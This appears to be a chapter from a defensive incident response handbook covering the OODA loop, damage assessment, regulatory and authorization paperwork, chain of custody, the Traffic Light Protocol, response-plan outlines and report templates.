When thinking about dealing with an adversary—particularly a determined adversary in today's digital arms race—some concepts from the military can be useful. The OODA loop, developed by US Air Force Colonel John Boyd, can be very useful in digital defense and is explained well by Brett and Kate McKay,[5] as shown in Figure 3-2. The power of this structured thinking tool lies in making explicit that which is often implicit: a learning system, a way of responding to uncertainty, and a strategy for winning.




Figure 3-2. Boyd's OODA loop with IR indicators

Let's break this down. *OODA* stands for observe, orient, decide, and act. When engaging an enemy, try to ensure that you are not always reacting. Pause, analyze, incorporate information from the battlefield, and then integrate new knowledge into the next course of action. The OODA method works and facilitates decision making under pressure.

5 "The Tao of Boyd: How to Master the OODA Loop," November 6, 2020. Last updated July 1, 2023. *https://oreil.ly/qjOR2*. OODA was covered in *BTHb:INRE V1*; this article was used to expand the original text.

Here are the steps in more detail:

1. Observe (situational awareness)
: Gather data and raw information from relevant sources, because decisions are made as a situation evolves. Observation is facilitated by log data, operating system analysis, network traces, and related analysis. When the circumstances change, you must shift your perspective and observe new sources. You must communicate with and absorb data from the outside world.

2. Orient
: Separate low-value or useless data from valuable data while you assess applicability and operational issues. Organize data into information following rules, presets, and filters, because information—and our perception of that information—shapes the way we observe.

3. Decide
: Make a decision based on the current situation.

4. Act
: Follow through on the decision, choosing the best tools at hand, rolling out your response strategy, and monitoring the situation to improve or resolve it, all the while managing breakage. You may need to test a hypothesis or an action and quickly reorient.

Some additional concepts that come out of the OODA loop include the following:

FoW (Fog of War)
: In a crisis, no one knows what is going on and everyone wants to know. The successful IR team and its leader will stay informed, run effective and action-oriented meetings, write clear summaries, and support SMEs as they do their jobs. During an incident, the incident handler or incident commander needs to control the fog.

Friction
: In a tense situation, contention and hostility can occur. IR is a team sport. Be patient and calm with peers.

Unity of command
: Ensure that there is a solid, reliable, and well-known decision-making process in place. The group should comprise an odd number of people to prevent deadlocks. Achieve decision making in a timely manner.

In Figure 3-3, these points are superimposed on the original six-phase IR process.




Figure 3-3. OODA loop superimposed on PICERL's six phases

Assessing the Impact of a Cyber Attack

There are several points to consider when performing a damage assessment based on a cybersecurity incident. BusinessDictionary.com offers this definition: "Preliminary but fairly accurate onsite evaluation of damage or loss caused by an accident or natural event before filing a formal claim or disaster declaration. Damage assessment records the extent of damage, what can be replaced, restored, or salvaged, and time required for their execution."

The damage assessment process can be very difficult. We must know the value of the assets and data, the mission elements affected, the degree of the effect, and the cost of recovery. We also must reliably estimate a *degraded operations amount*. For example, the ability to process transactions may have been unavailable for 12 hours, causing a one-day backlog in transaction processing. This means staff had to work overtime to compensate for the downtime, but a 24-hour SLA may have been met. Loss is usually measured as a financial cost. In its simplest form, the formula is People × Hours × Loaded pay rate + Incurred penalty. The more accurately you can list an activity and assign the impact in hours, the better you can estimate the cost. When estimating cost, consult your project managers, who often develop cost impact and funding models for future work. If that fails, check with HR.

IR detection duration significantly impacts the organization. The longer the adversary operates undetected—called *dwell time*—the greater the damage potential. For example, months' worth of data may have been exfiltrated, more accounts compromised, keyloggers installed, deeper rootkit activity conducted, backups destroyed, Windows volume shadow copies destroyed, or source code modified. Note that the only way you can quantify dwell time is that an event was found from the past that proves adversary activity, implying that a detection opportunity was missed.

When IT public infrastructure resources are affected (DDoS attacks, system instability, degraded operations, IP routing failure), this condition may partly or fully prevent an organization from meeting its objectives and communicating with business partners, customers, and the general public. Are there alternatives or secondary methods to achieve those objectives? Be reasonable when collecting and calculating losses; they should be measurable, concrete, reality based, and defensible in the future. Cyber insurance will not pay for guesses.

Scott Musman and others from the MITRE Corporation published a paper, "Evaluating the Impact of Cyber Attacks on Missions". This 15-page paper provides an analysis method based on the effect of an incident on mission assurance. It takes a military mission approach, so adapting it for civilian organizations is necessary. Table 3-3 provides a summary.

Table 3-3. Summary of the MITRE analysis method

Category	Explanation
Degradation	Performance impact; performance can be measured before or after an event.
Interruption	An asset or system was unavailable for a time period.
Modification	Data, the filesystem, software, or packets were altered, either at rest or in transit.
Fabrication	New or suspect information was introduced into a system.
Unauthorized Use	Resources were used for the attacker's own purposes. Also, resources were inappropriately used by a person in a position of trust.
Interception	Information was leaked and used by an attacker.

When documenting how a cyber incident affects the organization, try to write impact statements based on how the events and the incident affect the organization's ability to execute its goals and objectives. For example, use phrases such as "Due to no system availability for 70 hours, we were unable to perform activities A, B, C, and X"; "Due to downtime, we were unable to achieve objective X"; or "Effects on time to deliver product X or service Y." Seek to describe how the event will impact future activities and services. Wherever possible, quantify the impact.

Avoiding Analysis Paralysis

Early on, IR focuses on validating that an observable event is or is not a genuine incident. Here, we need to search host systems, cloud services, SaaS services, and the network for indicators that reveal the lateral movement, persistence mechanisms, compromised accounts, and data exfiltration capabilities of a modern attacker. Collecting all this information without acting on any of it is *analysis paralysis* (assuming it doesn't disprove the alert!). IR teams need to be comfortable making containment

decisions based on limited information, and senior management must support those decisions for IR to be effective.

Reliably collect the on-scene information as soon as possible. Gather enough documentation and raw data to help make informed business decisions and guide a forensic team. When it comes to full-disk forensics, modern practices advise that the IR team should gather a *triage image*, which is a subset of system data—not a whole-disk image. Collect volatile data such as network traces or PCAPs, perform an on-system memory capture, and collect process, network, and activity data. At this point, there should be enough information to advise on containment practices. Once that is done, consider a full forensic disk image on the critical few systems if the IR team thinks it may be worth the time invested. As all this data is reviewed and synthesized, the goal is to ensure that the system is internally and externally consistent. If not, a sanitize effort should be strongly considered. Forensic analysis aids significantly in this decision.

Respond to the threat to the organization by remediating and eliminating the attack vector and then returning to normal operations with maximum business value and minimum disruption. Forensics takes time, so it may work against this goal. Whenever possible, IR and forensics should perform parallel activities.

IR includes real-time monitoring to resolve the incident and ongoing data collection for later use. Forensics is a point-in-time analysis.

Essential IR Business Process and Paperwork

There are some supporting business issues that affect or impact the IR process.

Regulatory Considerations

Ensure that you understand the regulatory environment for your organization. Many industries and nearly every country have legal requirements that affect IR. From a US perspective, blue teams should understand how to protect the most sensitive data and reporting requirements in cases of a data breach.

Applicable regulatory mandates in the United States include the following:

- Gramm-Leach-Bliley Act (also known as the Financial Services Modernization Act of 1999): This requires financial institutions—such as those offering loans, financial advice, or insurance—to explain their information-sharing practices to customers and safeguard sensitive data.
- HIPAA, the Final Security Rule of 2003, and the Health Information Technology for Economic and Clinical Health Act of 2009: For those who work with healthcare data (ePHI), a Business Associate Agreement (BAA) must exist. BAAs

outline how the business associate will protect and handle protected health information (PHI).

- SOX: With mandated controls, SOX is often implemented using Committee of Sponsoring Organizations (COSO) for financials and Control Objectives for Information Technologies (CobiT) for IT.
- Individual state breach requirements, and other laws such as Virginia's CAN SPAM Act: As of July 2018, all 50 US states have enacted some form of breach notification legislation.
- Industry regulation, such as PCI-DSS v4.0.1, released in June 2024.
- Individual contracts: Each contract that the organization has may or may not have statements and criteria regarding IR.
- Individual state employee relations: This includes termination decision data regulations, standards of care, limits on surveillance (video, audio, video/audio), and expected right to privacy. The right to monitor is usually established by a logon banner.

Several state Attorneys General, among them Kamala Harris, concluded that the CIS Critical Security Controls represent a minimum level of information security that all organizations that collect or maintain personal information should meet.

For organizations that conduct any business in Europe, GDPR, implemented in May 2018, affects how consumer and personal data is collected, stored, used, and exchanged (i.e., it limits data export from the country of collection). GDPR defines personally identifiable data rather broadly. Organizations should work with counsel to prepare a Legitimate Interests Assessment (LIA) in order to balance their data collection to support their security mission against the privacy requirements spelled out in GDPR. Since Brexit, the United Kingdom maintains equivalent legislation.

Examples of other contractual issues include the following:

Outsourcing
: While this ever-increasing practice may provide some business benefits, it is necessary to review contracts to determine which party has responsibility, and the degree of that responsibility, for IR, data protection, and disclosure. Don't be surprised if contracts are silent on IR issues, there is no right to audit, and a cloud provider can absolve itself of responsibility.

SaaS
: In outsourcing, SaaS applications are very common. Many organizations use some sort of hosted application, and these contracts should also be reviewed. Additionally, basic auditing and account management processes for SaaS applications may hinder incident investigations. Questions to ask include: Does the SaaS application provide an audit trail? How do you gain access to the audit trail?

How long is data retained? Can it send login activity to the log management system? Can it support federated identity or modern SAML/OAuth authentication? Is MFA available? Can it detect if a user account is subject to password guessing?

Ed Skoudis's Pentest Authorization Letter

Blue team incident responders should have written authorization to utilize a variety of computer and network security assessment and evaluation tools. Sometimes they may need to take on the penetration tester role. It is recommended to have an authorization letter on file. Here is an example, from Ed Skoudis, used with permission.[6]

> *[Insert Your Organization Logo]*
>
> Memorandum for File
>
> Subject: Vulnerability Assessment and Penetration Testing Authorization
>
> Date: MMDDYY
>
> To properly secure this organization's information technology assets, the information security team is required to assess our security stance periodically by conducting vulnerability assessments and penetration testing. These activities involve scanning our desktops, laptops, servers, network elements, and other computer systems owned by this organization on a regular, periodic basis to discover vulnerabilities present on these systems. Only with knowledge of these vulnerabilities can our organization apply security fixes or other compensating controls to improve the security of our environment.
>
> The purpose of this memo is to grant authorization to specific members of our information security team to conduct vulnerability assessments and penetration tests against this organization's assets. To that end, the undersigned attests to the following:
>
> 1) *[Insert name of tester]*, *[Insert name of tester]*, and *[Insert name of tester]* have permission to scan the organization's computer equipment to find vulnerabilities. This permission is granted from *[insert start date]* until *[insert end date]*.
>
> 2) *[Insert name of approver]* has the authority to grant this permission for testing the organization's Information Technology assets.
>
> *[Insert additional permissions and/or restrictions if appropriate.]*

6 ©Copyright 2004, Ed Skoudis. Used with permission. This authorization letter is available at *https://www.counterhack.net/permission_memo.html*.

Signature: _____	Signature: _____
[Name of Approver]	*[Name of Test Team Lead]*
[Title of Approver]	*[Title of Test Team Lead]*
Date: _____	Date: _____

For additional guidance, review the recently developed "Pre-engagement" section of the Penetration Testing Execution Standard, an emerging framework.

"Trap and Trace" Authorization Letter

Trap and trace is a term from US federal law that provides specific rules regarding law enforcement's restrictions on capturing communications, originally rooted in telephone messages. Today, that concept extends to full-content network packet capture and the network security monitoring (NSM) systems that support it. For the IR process, staff should be authorized in writing to perform full-content network packet capture activities. While the *BTHb* does not include a sample, here is some advice based on work in public and private sectors:

- Specifically state, by name, who is authorized to capture network and wireless traffic and under what circumstances.
- Provide protection for the employee, as well as the corporation, when conducting network data collection.
- Limit authorization to the term during which the employee is actively serving in an IT security or IR role or other reasonable guidance, such as network or telecom engineering.
- Policy and procedure should be authorized by a corporate officer.
- The policy must be reviewed by corporate counsel. Commonly cited US law includes I8 USC §§3121–3127.



Please consult the proper entities before implementing these strategies in your business.

End User–Focused Data Collection Form(s)

Each organization should define its own security incident collection form(s) and collection methods. Forms may be paper, email templates, fields on a website, or integrated into the service desk. Data elements should include the following:

Occurrence date/time
: When the incident may have happened.

Observed date/time
: When the reporter became aware of the incident.

Demographics
: Name, title, phone, and email of the reporter.

Detection location or method
: How the reporter became aware of the incident: the "observation."

Incident summary
: A free-form text area designed to enable the reporter to explain what they observed.

Classification
: Some standardized method to classify the incident or its type; for example, antivirus alert, defacement, lost equipment, espionage, unauthorized use, or website defacement.

IDS signature detail
: For the IR team or IDS analyst, including the trace data that prompted the incident.

Information system(s) affected
: May be a dropdown list from the application inventory, mixed with other easily discernable data. The system may be called by its function, its vendor name, a company-branded term, or an older term. Dropdowns help!

Affected/involved accounts
: The user, service, or system accounts that may have been involved or affected in the incident.

Systems/server(s)
: Names or IP addresses of the systems that were involved. It is useful to automate a DNS lookup at the time of data collection. Name-to-IP-address data can be ephemeral, particularly for end-user workstations or fast-flux DNS names.

Police report
: Should include a police report number in some cases, such as for a stolen or lost laptop.

Chain of Custody and Evidence Topics

Chain of custody (CoC)[7] is a legal term that refers to the physical, demonstrable, and chronological documentation—often called a *paper trail*—of the capture or seizure, custody, control points and methods, transfer, storage, check-in/out, analysis, and eventual disposition of a piece of evidence, whether digital or physical. CoC is most often accomplished (in my experience) by noting the time of evidence acquisition, providing details of that acquisition, and securely storing the actual evidence accompanied by its form. It's important to maintain an immutable log. CoC is preserved through the paper trail, log, form updates, and storage in at least a tamper-evident locker, which should be behind a locked door. A primary issue in CoC is that if the evidence can be changed, the opposing side will be able to challenge the validity of the evidence and the process used to acquire and store it, thus likely making it inadmissible.

Follow these principles when collecting evidence:

- Wherever possible, do not change the original system state. If you must, such as by inserting a USB drive to collect a memory or disk image on a live running system, be prepared to explain any observed change.
- Ensure that collecting and securing the evidence does not itself change the evidence.
- Forensic science requires that examiners have training and understanding of the evidence.
- Keep excellent documentation that shows your work process.
- Maintain a CoC, documented and dated, with signatures when custody changes.

Suggestions for Organizing Evidence Data

Be self-documenting wherever possible! Develop a "case" naming convention, directory, and data structure, and follow it. Make the naming convention of your various artifacts intelligent enough to be useful when constructing an event timeline. For example, name directories *YYYYMMDD_CASETYPE_SUBJECTNAME* to indicate the start date of the case. Use "AV" for an antivirus case, "HR" for a human resources case, "ABUSE" for an abuse@ email handle case, "EXTATTACK" for an external cyberattack, and "AUP" for Acceptable Use Policy issues (a subset of HR cases where Security identified the issue first).

As you capture data in your case directory, organize it in "Box##" folders. Here, "Box" is an organizational placeholder that you can consistently use. Box folder

7 Adapted from legal dictionaries, forensic courses, and a CoC Wikipedia article.

names can be data sources, usernames and then data sources, and other organizational support structures. What is important is that your case notes describe what is in a "Box," you keep "Boxes" clean, and you avoid mixing data types in "Boxes."

Name data collection files using a self-documenting standard; for example, *YYYYMMDD_HHMM_SOURCE_TYPE_USER*. The *SOURCE* can be a server name, an application, a workstation name—basically the proper name of the data source. *TYPE* explains the type of data captured. For example, *20140202_1244_WEBSENSE_BLOCKLOG_JSMITH.csv* would be Websense block activity for a particular user called J. Smith collected on February 2, 2014, at 12:44 p.m.

Incident responders should read the Federal Rules of Evidence or the equivalent in their country so that they understand what may be needed if the case ever ends up in court. It is much better to be informed ahead of time. The Federal Rules of Evidence, regulations, accepted IT audit practices, and accepted civil or criminal procedures in your country should provide guidance on how long you should retain log data, particularly audit log data related to an identified case based on the security principal (user, IP, etc.).

The Traffic Light Protocol

An important soft skill during incident handling concerns the nontechnical aspects of managing the IR process, particularly the communication cycle. Communication and incident management should be handled by designated incident commanders, who establish communication channels for resolution, follow the Traffic Light Protocol (TLP), head off duplication of work, and work to bring incidents to closure. They serve as the source of truth about the incident.

TLP, a term borrowed from the threat intelligence community, is a system that classifies sensitive information so that the information holder can signal how widely it may be circulated. It uses colors to correspond to these guidelines:

- Red means it's intended for named recipients only.
- Amber means it's intended for limited distribution.
- Green means it's shared within a broader, defined community.
- Clear signifies it can be freely distributed, subject to copyright.

Computer Security Incident Response Plan

IR should be continuously focused on learning and updating playbooks as well as the incident plan. Following are the criteria for successfully deploying an incident plan:

Get top-down support
: Senior management (CXOs) must support the IR process and planning. You will need an ally at this level who understands IR.

Develop "our plan," not "my plan"
: IR programs are not profit centers, but they can be powerful cost avoidance vehicles, be essential for cyber insurance, and are routinely audited.

Partner with disaster recovery/business continuity (DR/BC)
: IR planning can take advantage of DR/BC planning. DR/BC partnerships are a great way to build relationships and cross-pollinate.

Make your IR detection engineering program dual purpose
: Most IR-focused log data can also tremendously benefit IT operations—leverage this! Report quarterly on how central logging helped not only security but operations as well.

Refresh policies and procedures (PnPs) regularly to ensure that they support IR
: Utilize frameworks to improve information security and InfoSec/IR, such as ISO 2700X, the controls outlined in CobiT 2019, NIST SP 800-61 Rev. 3, NIST 800-53 Rev. 5, and NERC-CIP for the energy sector.

Get support from ownership
: The IR plan and company policies must include support from business process owners, control owners, and application/data owners to ensure that the organization's objectives can be met.

Educate across all levels, not just end users
: Investigate offerings designed to meet people on their terms, such as SANS's "Securing the Human" initiative. You may also find that *human risk management* (HRM) is the new term for security awareness training.

Integrate IR preparation into the Project Management Office (PMO), IT procurement, and the software development lifecycle (SDLC)
: The PMO should be a partner. The office needs to understand that evaluating security and IR should be included as part of many project plans. For example, when implementing a new application, ensure that account lifecycle management is logged, consistent account management is used (such as assigning a unique ID to all accounts), user access success or failure is centrally logged, and "critical transactions" are logged before go-live. For IR procurement, ensure that

the cybersecurity team is involved in the purchase of any technology-related items to identify implementation issues before a purchase order is issued.

Integrate IR into IT "provisioning" activities
: Many examples exist here. Add and remove servers from your SIEM system as they are brought on and/or retired. Update and maintain single-source run books for your applications. Find (or build) an application portfolio system that identifies which application resides on which server(s) or is supported by which SaaS vendor, identifies the supporting databases, and documents how your applications exchange information with external systems. Add or remove network segments from your SIEM. Be creative! Again, the DR/BC function can be very helpful.

Develop a SecOps center
: SecOps centers consume information, monitor systems and activity logs, send alerts, and respond to alerts. SecOps follows plans and procedures and needs to be continually trained and updated. SecOps is not "network operations" but may be an effective partner. Be aware that part of a perpetual feedback loop from the IR process involves a close partnership with SecOps to improve detection, tune alerts, or onboard new data that would have helped in a given case.

Build issue-specific IR-focused plans when needed
: A single plan may not address everything. Trying to create one all-encompassing plan is often frustrating and cumbersome, lengthens the process, and may not necessarily produce a quality output. Create a baseline plan template, then modify as needed for specific issues or given information systems. Focus on "primary line of business systems" that contain the organization's most sensitive data and then work outward from that core. Ensure that plans are available to the IR team.

Interact with a law enforcement agency/law enforcement officer
: Understand how the organization should interact with law enforcement, specifically who notifies them, when, and how. The rules change depending on when that notification occurs. This is not something to take lightly or to decide during an incident.

Develop well-written, analyst-focused playbooks
: Playbooks are the lifeblood of alert or case management. They define repeatable actions, data to collect and collection methods, and escalation criteria; they may also contain specific guidance on how to communicate with end users. They should be concise and flexible enough to get the job done. The MITRE RE&CT framework can be very helpful here.

Support the crisis management plan

The IR process can often feed into a corporate or organizational crisis management plan. Crisis management plans focus on three key topics: readiness, response, and recovery. Cybersecurity can easily feed into these processes.

Breaking down the steps in modern IR is necessary to develop a Computer Security Incident Response Plan (CSIRP), which is executed by the CSIR team (CSIRT).[8] The threat detection function monitors the alert stream, and once an incident is believed to be detected, initial triage is performed. Many incidents are low level, but some are not, so it's critical to have defined criteria guiding this decision. Initial details are passed on to an incident handler, establishing the initial incident scope. This may be a single-user ransomware event, a business email compromise (BEC), or actual hands-on-keyboard evidence of an adversary using a remote access tool.

CSIRP Sample Table of Contents

Following is a sample table of contents for a CSIRP, which borrows from NIST 800-61R2 and has been modified to fit the commercial sector.

1. CSIRP Executive Summary
   - Purpose and Scope
   - Audience and Applicability
2. Introduction
   - Objectives of the Computer Security Incident Response Plan
   - Definitions and Terminology
   - Regulatory and Compliance Considerations
3. Supporting Organization Policy References
   - Roles and Responsibilities
   - Authority and Escalation Paths
   - List of Relevant PnPs
4. Incident Response Team Structure
   - Team Composition
   - Contact Information
   - Training and Awareness Requirements

8 Carnegie Mellon University's Software Engineering Institute has a registered trademark for *Computer Emergency Response Team* or *CERT*. Use *CSIRT* instead.

5. Incident Classification and Severity Levels
    - Types of Incidents (e.g., Malware, Phishing, Data Breach)
    - Impact Assessment Criteria and Severity
    - Prioritization Guidelines
    - Guidance on Responding to a Data Breach
    - Integration with Break the Glass Processes
6. Incident Response Lifecycle
    - Preparation Requirements and Processes
        - Tools and Technologies
        - Documentation and Playbooks
        - Preventive Measures
    - Detection and Analysis Practices and Capabilities
        - Monitoring and Alerting
        - Incident Verification
        - Initial Triage
    - Containment, Eradication, and Recovery Actions
        - Short-Term and Long-Term Containment
        - Root Cause Analysis
        - System Restoration and Validation
    - Post-Incident Activity, SBARs, and CAPs
        - Lessons Learned
        - Reporting and Metrics
        - Continuous Improvement
        - Integration with Countermeasures Program
        - Support for Corrective Action Plans
7. Communication Plan
    - Internal Communication Procedures
    - External Communication (Customers, Regulators, Media) with Points of Contact
    - Legal and Compliance Notifications
8. Documentation and Reporting
    - Incident Recordkeeping
    - Evidence Handling and Chain of Custody Operations
    - Regulatory Reporting Requirements

9. Third-Party and Vendor Coordination
    - Incident Notification Requirements
    - Collaboration Protocols
    - Internal Recordkeeping for Vendor Performance
10. Business Continuity and Disaster Recovery Integration
    - Linkage with BCP/DR Plans
    - Critical Systems and Dependencies
11. Metrics and Performance Evaluation
    - Key Performance Indicators (KPIs)
    - Incident Response Maturity Assessment
    - Continuous Improvement Framework
12. Appendices
    - Glossary of Terms
    - Contact Lists
    - Templates (Incident Report, Communication Scripts)
    - Update History

Incident Response Templates

Multiple templates are needed for IR. Templates should be followed wherever possible to ensure that key details are communicated at the appropriate level for the audience. Summary email communications also benefit from a template, although email is a less formal communication tool.

Regardless of the actual template and level of communication used, there are some factors to consider:

- Remember your audience and the amount of time they are likely to spend reading. The acronyms TL;DR and BLUF (Too Long; Didn't Read and Bottom Line Up Front, respectively) exist for a reason.
- Email will be forwarded to others, including vendor's partner organizations, and the media. Email is discoverable in a legal case. Be very careful with its content, particularly the use of the term *breach*. In many cases, email should be sent with a Do Not Forward setting or notice.

- You are likely to need two reports in many cases—one with less detail and one with significantly more detail (follow the TLP).
- Reports have a very long shelf life because of legal processes, repeat incidents, audits, and various regulations.

PICERL Six-Phase Incident Response Template

BTHb presents two different styles for creating incident reports. The first follows an outline based on the six phases and NIST SP 800-61 Rev. 2, as shown in Table 3-4. The second is more business-issue focused. Regardless of the template used, reports must be professional in appearance.

When using Microsoft Word, learn to use these features:

- Include headers with a section-specific title. When editing each header inside an odd page section break, click the "Link to previous" button (then deselect) so that you have control of the section header text and format.
- Include footers with a "proprietary and confidential" statement and a page number.
- Edit the document's properties and add a header with the case name, topic, and lead author name.
- Use document fields. In Microsoft Word, you can find these fields by selecting Insert, then Quick Parts, then Field. Wherever the cursor is on the page, Word will insert and maintain the data element. For example, on the cover, use a quick part called "Save Date" so that every time the report is saved, the value on the page is updated.
- Use the Cover Page feature for your cover.
- Use odd page section breaks.
- Use Heading 1, 2, and 3 styles, and generate a table of contents from these styles.

Generally, make sure the report includes these identifiers:

- Prebuilt forms used (Version *X.X*)
- IR log entries (time, date)
- Staff who participated in the incident
- CoC/evidence locker logs

Table 3-4. Six-phase structured IR template

Section	Detail
Executive Summary	This should be a jargon-less, standalone discussion of the incident. It should specifically state the risk exposure, the action that took place, and the remediation Corrective Action Program (CAP) that will be implemented by the IR team. Write this toward the end of the incident.
Identification	This should include the signs of the incident (a description the event) and the first steps taken. Include key data from your form. Establish CoC early.
Containment	This should include the documentation strategies used, such as notes, screen captures, and copies of volatile and forensic support data stored on removable media. Date-stamp everything collected and prepared for the case. Discuss containment and quarantine processes used, with specific reference to time. Discuss if you took the "pull the plug" or "watch and learn" approach. Discuss the isolation and trust model affected based on containment actions. Include a reference to who in the business approved containment actions if necessary.
Eradication	Discuss the process used to remove the attacker. For example, evaluate whether a backup is compromised or can be used for a rebuild. Implement a total rebuild of the operating system, moving to a new architecture. Harden your procedures. Mention why a specific action is believed to be effective.
Recovery	Discuss the decision-making process: Who determines when to return to production? Put in place a monitoring program for the system and include the verification process and acceptance criteria. Explain what monitoring is in place as a result to detect future attacks or the potential for an attacker to return.
Special actions for responding to different types of incidents	Based on the case, you may have special-purpose sections for espionage (corporate, international), inappropriate use/acceptable use violations, sexual harassment, deliberate unauthorized access, and/or malicious software outbreaks.
Lessons Learned (incident follow-up)	Document the Lessons Learned meeting. Be sure to avoid the blame game. Document changes and countermeasures in process for the future.

Commercial Incident Response Template

A different format is presented here, based more on the needs of a commercial organization and following more of a "report" style, as shown in Table 3-5. It is the format I have used most often over many years.

Table 3-5. Commercial structured IR template

Section	Detail
Cover page	Center the text and include the report title, confidentiality statement, report author, preparation date, and review team. Create a table of the distribution list by role with names and phone numbers.
Table of contents	Apply the Heading 1, 2, or 3 style to each section header. Include a list of tables and figures. Use Word's Insert Caption feature to add these so that the automatic numbering works properly.
Executive summary	Provide a one-page, high-level, standalone summary, highlighting key points in a few paragraphs from the subsequent sections. Remember the audience. Be SMART: Specific, Measurable, Actionable (or Achievable), Realistic (or Relevant), and Time-bound. Clearly state the measurable impact to the business by department and/or function. What was the affected metric? Ensure that you state the residual risk and issues from later sections. If a formal CAP is identified, list the CAP number from the CAP register. Remember your audience. Use BLUF: Bottom Line Up Front. The executive who has 10 minutes wants a solid one-page summary and confidence that the rest of the document can support the statements made.
Facts of the incident	Outline only the major facts of the case. Most prefer and advise using chronological order. Consider a table for factual data with the date and time in the first column and a description in the second. Key dates include the incident date, discovery date, processing date, closure date, law enforcement agency/law enforcement officer notification, and media information release. Describe how information systems were compromised. Define or describe how core business processes are involved or interrupted (internal, external). List any countermeasure SBARs. State the incident closure status.
Other actions arising from incident	This section is often optional. It is meant to preserve unusual aspects of the case, such as interacting with a state or federal agency.
Criminal/civil case notes	Details count! For a criminal case, fully identify the case information, prosecutor, and other law enforcement agency/law enforcement officer. For a civil case, fully identify the legal firms and attorneys who are involved with the case. In either case, this section should outline who and how members from the organization communicate through a liaison to the third party, and it should document the CoC, rules, and state jurisdiction. Note that it may take years to resolve a case. Be sure to preserve your work papers and case notes!
Business impact	Describe the business impact from the incident. Possible areas include financial, brand, global, staff, customer, shareholder, commercial, media relations, regulator, contractual, business partner relationships, and vendor confidence. Refer to "Assessing the Impact of a Cyber Attack" on page 66 for more information.

Section	Detail
Root cause identification	Explain the root cause that allowed the incident to occur (or manifest) in the environment. Include points of weakness and a discussion around how weaknesses came about. Do not cast blame on a specific individual.
IR team process	This is the "meat and potatoes" of what the IR team did, how it was done, and what was found. Describe, usually in chronological order, the response that occurred. This is not a rehash of the organization's response plan. It is intended to document what the team did for the specific case and refers to the IRP. It should include applicable screenshots and key dates and times. Consider opposing counsel reading this under discovery; if you can poke any holes in what you did, assume that they will too, while you are on the stand, a year or more later. Avoid speculation; speculation likely will cause problems later. Word's Insert Caption feature helps!
Residual risk identification and issues	Leverage your DR, BCP, and finance teams for this section. Include a high-level discussion of residual risk, business impact, and weaknesses left from the root cause, risk owner, and risk treatment. Note that this incident and/or discoveries along the way may end up on the organization's Risk Register. This section should number each risk and present each in "most to least" rank order. This section may be presented at a summary level and supported with a detailed appendix.
Residual risk treatment plan or corrective action plan	Describe what will be done in response to the incident and risks, and include a timeline. Often, this section is presented as a summary with a highly detailed action plan and a detailed appendix.

Countermeasures and the SBAR Format

As incidents occur over time, the organization should look for repeat patterns and then identify a method to arrest, stop, or eliminate the causal factor. For example, you may have vendors who use your VPN software, allowing viruses or adversaries to gain access to your network. During the Containment and/or Lessons Learned phases, the incident handler, incident commander, or other security leader needs a structured format to communicate the issue and gain consensus on how to provide treatment.

The healthcare profession and the American Society for Quality use SBAR. This format provides a clear, concise, and effective exchange of information (see Table 3-6).

Table 3-6. SBAR communication format

Term	Meaning
Situation	Explain the exact circumstance of the situation, eliminate nonessential information, and discuss seriousness.
Background	Summarize essential information and measures relating to the situation (only).
Assessment	Include precise statements, measures, or metrics that are developed by a qualified staff person. Measures and metrics must clearly relate to the case.
Recommendation	Explain the best-fit treatment or resolution plan for change that minimizes or resolves the situation.

Practically, this can be as simple as a presentation with a few slides or, in more complex cases, a short whitepaper. What is important for the success of the SBAR presentation is that it be concise, objective, and focused on the specific issue (don't wander—you are not writing a book or pontificating).

SBARs should have relevant and understandable metrics. The recommendation should directly support and relate to the metrics as well, because the recommendation is the basis for a treatment plan. For example, if the recommendation is to enforce an always-on VPN, a metric under Assessment would be "During 2H25, 57% or 245 of incidents' root cause occurred while PCs were off-network."

